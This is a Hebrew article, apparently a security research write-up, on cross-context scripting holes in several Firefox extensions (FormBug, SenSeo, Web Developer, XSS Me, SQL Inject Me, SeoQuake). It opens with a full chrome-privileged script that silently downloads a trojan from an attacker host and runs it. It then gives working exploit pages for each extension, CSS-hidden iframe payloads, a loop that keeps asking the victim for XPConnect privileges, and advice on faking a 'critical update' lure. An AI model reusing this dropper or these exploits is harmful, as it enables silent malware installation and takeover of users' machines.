- במידה והקובץ לא ירד בהצלחה, הסקריפט מנסה להמשיך ברקורסיה עד שהוא ירד בהצלחה. במידה והקובץ ירד בהצלחה, הסקריפט מריץ אותו.

בנוסף- הפעולה שקטה וחסרת עקבות (אין לה זכר בחלון ההורדות של פיירפוקס!). הקוד הסופי:

```
var filename="",uriFile="";
Osname=Components.classes["@mozilla.org/xre/app-
info;1"].getService(Components.interfaces.nsIXULRuntime).OS;
if(Osname.match(/WINNT/)) {
filename = "\\windows_trojan.exe";
uriFile  = "http://attacker_site/windows_trojan.exe";
} else if(Osname.match(/Linux/)) {
filename = "/liunx_trojan.elf";
uriFile = "http://attacker_site/liunx_trojan.elf";
} else { alert('you are not using linux or windows - other system not support yet (aka mac
osx)'); }
if(filename != "") Owned();

function Owned() {

try {
var tmpdir =
Components.classes["@mozilla.org/file/directory_service;1"].getService(Components.interfac
es.nsIProperties).get("TmpD",Components.interfaces.nsIFile);
var filepath = tmpdir.path + filename;
var file =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces.nsILo
calFile);
file.initWithPath(filepath);

if(!file.exists())
file.create(Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 0700);

var ios = Components.classes["@mozilla.org/network/io-
service;1"].getService(Components.interfaces.nsIIOService);
var uriToFile = ios.newURI(uriFile,null,null);

const nsIWBP = Components.interfaces.nsIWebBrowserPersist;
var wbp =
Components.classes["@mozilla.org/embedding/browser/nsWebBrowserPersist;1"].createInstance(
nsIWBP);
wbp.persistFlags = nsIWBP.PERSIST_FLAGS_REPLACE_EXISTING_FILES |
nsIWBP.PERSIST_FLAGS_FROM_CACHE;

var downloadcomplete;
wbp.progressListener = {
```

```
  onProgressChange: function(aWebProgress, aRequest, aCurSelfProgress, aMaxSelfProgress,
aCurTotalProgress, aMaxTotalProgress) {
      if(aCurSelfProgress == aMaxSelfProgress) downloadcomplete=true;
  },
     onStateChange: function(aWebProgress, aRequest, aStatus, aMessage) {
        if (aStatus & Components.interfaces.nsIWebProgressListener.STATE_STOP) {
            if(downloadcomplete == true) { // download complete
                  var process =
Components.classes["@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsI
Process);
                  process.init(file);
                  process.run(false,'','');
            } else {alert('error'); Owned();} // try again until file downloaded!
     }
     }
}
wbp.saveURI(uriToFile,null,null,null,null,file);
}catch(e){alert("error:\n"+e)}
}
```

בכל מקום במאמר שתראו במאמר: "payload" והכוונה תיהיה לניצול XCS תדעו שאתם יכולים להכניס את אחד מהקודים האלו שנכתבו פה אחרי קידוד, או פשוט openDialog בשביל ההדגמה.

תוספות ל-FIREBUG

התוספת FORMBUG

התוספת FORMBUG היא הרחבה לפיירבאג שמאפשרת דיבוג נח לטפסים בעמודי אינטרנט. התיאור מהאתר הרשמי:

```
FormBug extends Firebug to make developing form intensive sites easier.
If you're dealing with forms with dozens of inputs, or have been
keeping the Web Developer extension installed because of its "populate
forms" feature, or just want to be able to quickly check the state of
form data on a page, FormBug is for you.
```

אפשרויות רבות של התוספת הנ"ל פגיעות לחולשות שונות, אציג כאן מספר ממצאים:

List Forms - לחיצה על הכפתור תציג את כל הטפסים שנמצאים בעמוד, בתוך החלון של התוספת-שהוא בעצם פאנל של פיירבאג. בפורמט הבא:

```
[form name="register" action="reg.php" method="post" num_inputs="3"]
```

הפרמטר num_inputs כולל את מספר האלמנטים שנמצאים בתוך הטופס שלנו. הפרמטרים name action, method מתקבלים מהטופס שנמצא בעמוד ה-HTML שלנו:

```
<form action="reg.php" name="register" method="post" />
```

האפשרות הזאת פגיעה ל-XSS בכל הפרמטרים באופן הבא:

```
<form action="reg<script>alert(1+window)</script>.php"
name="register<script>alert(2+window)</script>"
method="post<script>alert(3+window)</script>" />
```

קופץ לנו alert שאומר לנו שהאובייקט הוא [object ChromeWindow]. כאן האפשרות להריץ קוד:

```
<form action="reg<script>openDialog('about:')</script>.php" />
```

כל פגיעת XSS בתוך החלון של FIREBUG היא בעצם פגיעת XCS, כך שיש לנו הרצת קוד מלאה. ☺

Inspect Forms - לחיצה על הכפתור תסמן את כל הטפסים שבעמוד, במסגרת אדומה בעובי 2px:

```
<form style="border: 2px solid red;">
```

כמו ששמתם לב אין שימוש ב-important! כך שאפשר בקלות לעקוף את ההגדרה בהגדרה משלנו ב-CSS.

- **populate all forms** - מציג את כל האלמנטים של הטופס בחלון של התוספת ומשנה את התוכן של השדות input לשם שלהם.
- **Serialize all forms** - מציג את כל האלמנטים של הטופס בחלון של התוספת.

האפשרויות הנ"ל לחולשה הראשונה- שימוש של תג "form" עם שדה "action" שיש בו XSS. בנוסף, הם פגיעים גם ב-Name, אפשר לראות זאת בקוד הבא:

```
<input type="text"
name="q&lt;script&gt;openDialog('about:')&lt;/script&gt;" value="vuln"
/>
```

כיוון שיש מצב שהמשתמש ישתמש באופציה הזאת במקום שאין בו תג form (פספס למשל) ואנחנו לא מעוניינים לוותר על מצב שיכולנו להריץ קוד על המשתמש, נכניס את כל התוכן של העמוד לתוך תג form ונדאג שלא יהיו שום שטחים ריקים, הכל מתבצע באמצעות CSS:

```
.nospace, form {margin:0px;padding:0px;}
.allwmf {width:100%;height:100%;

/* uncomment this line for remove the red border */
/* border: 0px solid black !important; */
}
<body class="nospace">
<form class="allwmf nospace">
```

(הערכים margin:0px;padding:0px; יגרמו לכך שלא יהיו רווחים, ושטחים מתים.)

נשלב את הכל יחד, והנה האקספלויט:

```
<html>
<head>
<title>FormBug Exploit</title>
<style>
.nospace, form {margin:0px;padding:0px;}
.allwmf {width:100%;height:100%;
/* uncomment above line for remove red border */
/* border: 0px solid black !important; */
}

.Vulnform {
width:800px;height:500px;
position:absolute;
left:50px;
top:30px;
}
</style>
</head>
<body class="nospace">
<form class="allwmf nospace"
action="Evil&lt;script&gt;openDialog('about:')&lt;/script&gt;.php"
name="Mainform">
FormBug Exploit.
please inspect me with formbug.
</form>

<form
action="search.php&lt;script&gt;openDialog('about:plugins')&lt;/script&
gt;" name="search"  class="Vulnform"/>
Regular Fileds: <br />
Search For: <br />
<input type="text" name="query" value="please inspect me" />
</form>
</body>
</html>
```

התוספת SenSeo

התוספת SenSeo היא הרחבה ל-Firebug, אשר מביאה כלי ניתוח לעמודי אינטרנט עם מידע עד כמה העמוד מותאם למנועי חיפוש, וכולל בתוכו את ההמלצות לבניית אתר שיקודם טוב יותר במנועי חיפוש.

כתיבת מילת חיפוש ב-Keywords:

לחיצה על "Inspect SEO criteria" - בודק את הימצעות המילה בעמוד האינטרנט, ונותן חוות דעת על מה לשפר ומה לתקן בכדי לקדם את המילה הזאת יותר במנועי החיפוש. האפשרות הזאה שולחת בקשת HTTP באופן הבא:

```
GET
/search.php?q=[KEYWORD]+(related)&key=[md5hash]&attachment=false&db=us&
uip=12345 HTTP/1.1
Host: www.semrush.com
```

בכדי לקבל המלצות ל-"Related keywords". שדה ה-Keywords פגיע ל-XSS, דוגמא:

```
<img onerror="alert('like post xss from web, but this time its from
senseo to chrome zone')" src="2">
```

(יש לבטל את האינטרנט כשאתם מנסים זאת באמצעות File => Work Offline כדי שבקשת ה-HTTP לא תשלח עם הXSS ושאר הניסיונות שלנו!)

Show Components - מנתח את עמוד האינטרנט ומציג את המרכיבים שמשפיעים על קידום עמוד אינטרנט.

Printview - מציג גרסא להדפסה, דומה לפלט של האופציה "Show Components" שמרונדר בכרום בכתובת:

```
chrome://senseo/content/html/blank.html
```

שתי האפשרויות הנ"ל פגיעות ל-XSS בכך שהן מרנדרות מידע מעמוד ה-HTML ומציגות אותו בכרום ללא סינון (ברב האלמנטים), החלק הפגיע הוא רינדור של התג META בעל הערך robots:

```
<meta name="robots" content="<img src='3' onerror=openDialog('about:')
/>" />
```

אקספלויט:

```
<html>
<head>
<title>Hey, Check my Seo</title>
<meta name="robots" content="<img src='3' onerror=openDialog('about:')
/>" />
</head>
<body>
Please Check my Seo, use SenSeo!
</body>
</html>
```

כמו כן, האפשרויות הנ"ל יוצרות בקשה לקובץ robots.txt תחת הדומיין הנסרק. התוכן של הקובץ נכנס ישירות לעמודה "robots.txt" בלי סינון. ופגיע גם הוא לפריצת XSS!


חשוב לדעת: לפעמים ה-XSS שלנו יהיה באזור של התוספת בלי הרשאות בכלל, כמו למשל:

```
about:blank.
```

"about:blank" הוא הדף שנפתח ברגע שפותחים טאב או חלון חדש, XSS לתוך הדף הזה לא מוביל לכלום אם הוא מרונדר במקום בלי הרשאות.

התוספת WEB DEVELOPER

התוספת Web Developer מוסיפה תפריט ו-toolbar עם כלי דיבוג ופיתוח למפתחי אתרי אינטרנט:



האפשרויות:


```
CSS     -> View Css
Cookies -> View Cookie Information
Forms   -> View Form Information
Images  -> View Image Information
```

ועוד אפשרויות רבות בתוסף מנתחות את המידע הרלוונטי ומציגות אותו בעמוד מעוצב של התוספת.

בהנתן הקוד הבא:

```
<a href="javascript:alert(window.location);">alert(window.location)</a>
```

אם ב-toolbar נלחץ על Information ואז על View Link information, יוצגו כל הלינקים בדף ובין היתר את הלינק שלנו:




לחיצה עליו תקפיץ שהמיקום של החלון שלנו הוא: about:blank. כמו שאמרנו קודם לכן, החלון הזה, ושאר החלונות שהתוספת מאחסנת בהם מידע נמצאים ב-about:blank, כך שגם אם יש XSS אוטמטי (אני חיפשתי ולא מצאתי) אין בו שום תועלת...

התוספת מכילה גם חלון נוסף שבו היא מרנדרת מידע, שנפתח בביצוע הפעולות:

```
CSS           -> View Style Information
CSS           -> Edit CSS
Miscellaneous -> Edit HTML
```

האפשרות "View Style Information" מציגה את הכללי עיצוב שחלים על האובייקט שנבחר:



כללי ה-CSS אשר מוצגים בחלון לא עוברים שום סינון, ואפשר להכניס לשם קוד זדוני במאפיין:

```
background-image
```

עם הערך "url" (כיוון שהוא מיועד לקבל מחרוזת, בשונה מכללים ערכים שמצפים לקבל גודל או צבע) לדוגמא:

```
* {
background-image:url('data:image/png,<iframe height=0 width=0
frameborder=0
src=javascript:openDialog(String.fromCharCode(97,98,111,117,116,58));al
ert(window);alert(window.location);></iframe><h1>XSS</h1><iframe
style=position:absolute;bottom:0px;left:0px;
src=http://www.mozilla.com/en-US/firefox/about/></iframe>');
}
```

הכלל "*" חל על כל האלמנטים בעמוד, כך שלא משנה איזה אובייקט נבחר. הכלל:

```
background-image
```

חל גם עליו. כיוון שהכנסת " או ' שוברים את ה-XSS (הרנדור שלו יפלוט "Syntax error") חשוב לא להשתמש בהם, כך שאת הערכים לא נעטוף בכלום, ובשביל ה-payload נשתמש בפונקציה: String.fromCharCode ובעזרתה לא נצטרך להשתמש ב-" או ב-'. הפעם נשתמש בתג Iframe בשביל האקספלויט:


```
<iframe height=0 width=0 frameborder=0
src=javascript:openDialog(String.fromCharCode(97,98,111,117,116,58));al
ert(window);alert(window.location);></iframe>
```

(הערכים: height=0 width=0 frameborder=0 גורמים לiframe להיות "בלתי נראה".)

האקספלויט:

```
<html>
<head>
<title>Web Developer Exploit</title>
<style type="text/css">
* {
background-image:url('data:image/png,<iframe height=0 width=0 frameborder=0
src=javascript:openDialog(String.fromCharCode(97,98,111,117,116,58));alert(window);alert(w
indow.location);></iframe><h1>XSS</h1><iframe style=position:absolute;bottom:0px;left:0px;
src=http://www.mozilla.com/en-US/firefox/about/></iframe>');
}
</style>
</head>
<body>
<h2>CSS XCS</h2>
CSS => View Style Information.<br />
check every element you want:)
<h2>LINKS XSS</h2>
Click On: Web Devloper Tools => Information => "View Link information", then click on the
links. <br />
<a href="javascript:alert(window);">alert(window);</a><br />
<a href="javascript:alert(window.location);">alert(window.location);</a><br />
<a href="javascript:openDialog('about:');">openDialog('about:');</a><br />
</body>
</html>
```

והתוצאה לפניכם:



התוספות XSS ME ו-SQL Inject ME

XSS IN Local Zone:

Xss מקומי הוא מצב שמתאפשר כאשר ה-XSS שלנו נכנס לתוך עמוד אשר מאוחסן על ההארד דיסק.
פתיחה של הקובץ תפעיל אותו כשהפרוטוקול הוא file:///.
מה שמאפשר אפשרויות נוספות שלא נגישות לנו בריצת XSS מעמוד מרוחק. לדוגמא , קובץ מקומי יכול לגשת לכל קובץ מקומי שנמצא במחשב.

התוסף XSS ME הוא כלי לבדיקת פרצות אבטחה מסוג "Cross site scripting" באתרי אינטרנט, הוא שולח את כל הטפסים בעמוד אינטרנט עם מחרוזות מותאמות לבדיקת פריצות XSS, למידע נוסף.

התוסף SQLInject ME מבצע אותו דבר, רק לפרצות אבטחה מסוג-SQL Injection, למידע נוסף.

התוספות הם חלק מחבילה בשם Exploit-me של תוספות פיירפוקס לזיהוי פריצות אבטחה באתרי אינטרנט, חוץ מהתוספות XSS ME ו SQL Inject ME ישנה גם תוספת Access-Me שבודקת את מנגנון ההזדהות לאתרי אינטרנט. היא לא נבדקה, אבל סביר מאוד להניח שהיא פגיעה גם לחור אבטחה דומה שיוצג בהמשך.


התוספת בנויה מ-Sidebar שבתוכו אפשר לבחור איזה שדות ברצונו לבדוק, ואיזה בדיקות לבצע. את התוצאה מהבדיקה התוספת שומרת בתוך קובץ בתיקיית הקבצים הזמניים, ואז- פותחת אותו.
התוצאה כוללת מידע שנשלח מהעמוד האינטרנט כגון: השם של השדה שנבדק, הערך שלו וכו', המידע נכנס לדף בלי סינון. מה שמאפשר לנו... XSS. (אירוני, לא?)
דוגמא:

```
<form action="evilpage.html" name="xssme?" />
<input type="text" name="<script>alert('Xss in name')</script>"
value="xssme!"/>
<input type="hidden" name="hidden" value="<script>alert('Xss in
value')</script>"/>
</form>
```

בתוספת SQL Inject ME: ישנו XSS שנגרם גם כתוצאה מהערך של השדה וגם מהשם של השדה.

בתוספת XSS Me: ה-XSS נגרם רק מהשם של השדה.

ניתן לראות את התוצאה לניצול בתמונה הבאה:



אקספלויט:

```
<html>
<head>
<title>Xssme + SqlinjectMe XSS</title>
</head>
<body>
<form action="evilpage.html" name="xssme?" />
<input type="text" name="<script>alert('Xss in name')</script>"
value="xssme!"/>
<input type="hidden" name="hidden" value="<script>alert('Xss in
value')</script>"/>
</form>
</body>
</html>
```

אז... ה-XSS שלנו רץ בצורה מקומית על המחשב של הקורבן, בקובץ שנמצא בתיקית הקבצים הזמניים.

אסקור כאן כמה וקטורים שימושים למצב הנ"ל:


בפרק הראשון, הצגתי בסכמה של המנוע שמאחורי פיירפוקס, את השכבה שמחברת בין ה-javascript ל-xpcom ומאפשרת לה לעבוד. השכבה הזאת נקראת XpConnect. כברירת מחדל, לקוד שרץ בהרשאות כרום יש גישה ל-XPCOM, **אך לקוד שרץ בצורה לוקאלית או דרך עמודי אינטרנט אין**.
העניין הוא, שיש אפשרות "לבקש" מהקורבן את ההרשאות המתאימות בשביל לקבל גישה ל-XPCOM.
עמודים שנמצאים בדיסק קשיח ורצים דרך הפרוטוקול file:// יכולים לגשת ל-API:

```
netscape.security.PrivilegeManager.enablePrivilege
```

ה-API הזה מאפשר לבקש רשות מהמשתמש להרשאה מסוימת כגון: קריאת קבצים, קריאת הגדרות או השמת (SET) הגדרות בדפדפן (מה שנמצא ב-about:config), כמו כן, ניתן לבקש גישה ל-XPCOM באמצעות XPCONNECT. ההרשאה שאותה עדיף לבקש היא כמובן לגשת ל-XPCOM ובכך אפשר להריץ קוד באופן חופשי... נוכל לעשות זאת כך:

```
netscape.security.PrivilegeManager.enablePrivilege('UniversalXPConnect'
);
```

הקוד הנ"ל יציג את הדיאלוג הבא:



שבו המשתמש יכול לבחור האם לאשר לנו או לא לאשר לנו את הבקשה. כמובן שאנו מעוניינים שהוא יאפשר אותה, ניתן לשנות את העמוד עם XSS ולעצב אותו בצורה כזאת שיציג כי יש עדכון קריטי לתוספת שסוגר חור אבטחה רציני ולכן ישנו הצורך לעדכן אותו.. ובשביל זה ישנו הצורך בהרשאות-האירוניה חוגגת. ☺

בנוסף, ניתן "להציק" למשתמש ולקפיץ לו את אותו החלון עד שהוא יאשר לנו (כל עוד לא בוצעה הבחירה לחסימה קבועה), בעזרת הקוד הבא:


```
<script>
function res() {
try{
netscape.security.PrivilegeManager.enablePrivilege('UniversalXPConnect'
);
alert('thank you, now i can own your computer:)');
openDialog('about:');
return false; }
catch (err) {setTimeout("res()", 1); return true; }
}
res();
</script>
```

(למידע נוסף, פה ופה.)

התוספת SeoQuake

התוספת SeoQuake מיועדת לאנשים אשר מתעסקים בקידום אתרי אינטרנט, היא כוללת מגוון רחב של אפשרויות. רובן סובבות סביב הצגת מאפיינים שמשפיעים על קידום אתרי אינטרנט, התוספת כוללת אפשרויות לניתוח עמודי אינטרנט ונתינת חוות דעת (בדומה ל-SenSeo), בנוסף קיימת האפשרות לציות להבאת מידע על עמוד האינטרנט בשירותים כגון: ALEXA, GOOGLE PAGE RANK, WHOIS ועוד.

התוספת מגיעה בעיקר עם שני ממשקים לעבודה איתה: Toolbar בשם "SeoToolBar" ועוד סרגל שנכנס לתוך עמודי האינטרנט שלנו שנקרא "SeoBar". בעת ההתקנה נפתח דיאלוג ששואל מה ברצוננו לבחור, ברירת המחדל היא SeoBar:



בתוספת יש שתי אופציות לניתוח עמודי האינטרנט (בדומה ל-SenSeo) שחשופות ל-XSS, והן:

- כפתור **INFO** - מביא מידע על עמוד ה-WEB הנוכחי.
- כפתור **DenSity** - מביא מידע לגבי כמות מילות המפתח בדף, וכמות הימצעות שלהם בעמוד האינטרנט (רלוונטי ל-SEO).

ה-XSS נמצא בניתוח של הפרמטרים הבאים:

- כתובת העמוד: התג TITLE.
- מילות מפתח: התג META עם הערך "Keywords".
- תיאור האתר: התג META עם הערך "Description".

דוגמא לניצול:

```
<title>Seo Quake Exploit<img src=1 onerror=eval('payload') /></title>
<meta name="keywords" content="<img src=2 onerror=eval('payload') />"/>
<meta name="description" content="<img src=3 onerror=eval('payload')
/>"/>
```

לחיצה על הכפתורים **INFO** או **DenSity** תגרום להרצה של ה-XSS בכרום של הדפדפן, ונוכל להריץ קוד חופשי על המשתמש.

אנו מעוניינים שהקוד ירוץ באופן אוטומטי על הקורבן מבלי לחכות שהוא ילחץ על הכפתור, נוכל לבצע אוטומציה של אירוע לחיצה בכדי ללחוץ על הלינק וכך לגרום להרצה אוטומטית של הקוד שלנו:

הקוד שנכנס לתוך הדף שלנו (אלמנט ה-DIV הראשי של ה-SEOBAR):

```
<div style="background-color: rgb(255, 255, 255); border: 1px solid
rgb(0, 0, 0); position: fixed; top: 0px; left: 1px; float: left;
margin: 0pt; padding: 0pt; width: auto; z-index: 1000;" id="seoquake-
seobar-mainblock">
```

בתוכו יש טבלה שבה יש את הלינקים לביצוע הפעולות. ושם נמצא גם הלינק שעליו אנו מעוניינים לבצע את הלחיצה:

